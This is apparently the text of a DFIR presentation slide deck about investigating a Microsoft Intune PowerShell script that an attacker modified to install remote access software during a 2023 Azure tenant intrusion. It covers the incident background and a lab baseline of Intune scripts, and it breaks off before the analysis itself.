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
Investigating a malicious script in Microsoft Intune: A DFIR case study



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- Director within the KPMG Cyber Threat Management practice
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- MS degree from Utica College (n/k/a Utica University) in cybersecurity, computer forensics, and cyber operations
- Ten years of DFIR experience
- SANS GCFE and GCFA
- SentinelOne Incident Response Engineer
- MITRE ATT&CK Defender CTI and Adversary Emulation

cyber_passions.ps1 --all


- Ransomware investigations
- Threat hunting and detection engineering

personal.ps1 --all

- Husband and father
- Former collegiate baseball player
- Glamor camper (camping with electric hookup) who loves to fish and cook


WIIFM?

We all have something to learn (e.g., defensive measures, new analytic technique, and new data source).



Reminder to leverage all available telemetry:

- Think about what data may be available aside from host-based or cloud-based forensics



Share a story from the trenches.

Maybe a new detection can be created based on events in this presentation.

Caveats

- I built a test environment for this presentation.
- It contained one Windows 10 virtual desktop, which was joined to Microsoft Entra ID and managed by Intune.
- I used free trials versions for Microsoft Entra ID (P2) and Intune (release 2401).

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01 Provide a brief background on a real intrusion that inspired this research and presentation.

02 Baseline Microsoft Intune using a newly established testing domain.

03 Describe the methodology and available telemetry so you can perform a similar investigation.

04 Recreate the attack in a lab environment and forensically analyze the attack that inspired this research and presentation.

05 List the tools used to analyze the attack.

06 Provide the research that assisted with this presentation.

NOTE: *Where appropriate, redactions or implicit changes were made to protect credentials, secrets and/or domains.*

Incident background

At approximately 00:33 UTC on June 10, 2023, KPMG responded to an incident where a remote attacker successfully gained unauthorized access into a client's Azure tenant.

Upon initial investigation, it was discovered that the remote attacker obtained access to a highly privileged account.

- This remote attacker was likely a part of the group known as Scattered Spider (aka Octo Tempest, Starfraud, UNC3944, and many other monikers).

On June 13, 2023, analysis indicated that a script within Microsoft Intune—named Teams Firewall updater—was modified by the remote attacker.

The underlying PowerShell script was named `Update-TeamsFWRules.ps1`.

The script was modified to download and install an application that provided remote access.

- This remote access was further leveraged and used to download additional tools.

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
Baseline Intune

Azure user details

The `Object ID` value can be used to track the user responsible.



Baseline Intune

Note: *By default, the end point will check for policy updates every 60 minutes.*

By default, Intune does not have any preexisting scripts.


Two benign scripts were created:


01 The first script created a directory on the desktop of user1 with the name of `Test`.

02 The second script created a directory on the desktop of user2 with the name of `Test`.

Specific script properties were noted:


- Name of the script
- ScriptID (from the URL or Graph API)
- PowerShell script name
- Run as logged on user option
- Included and excluded groups







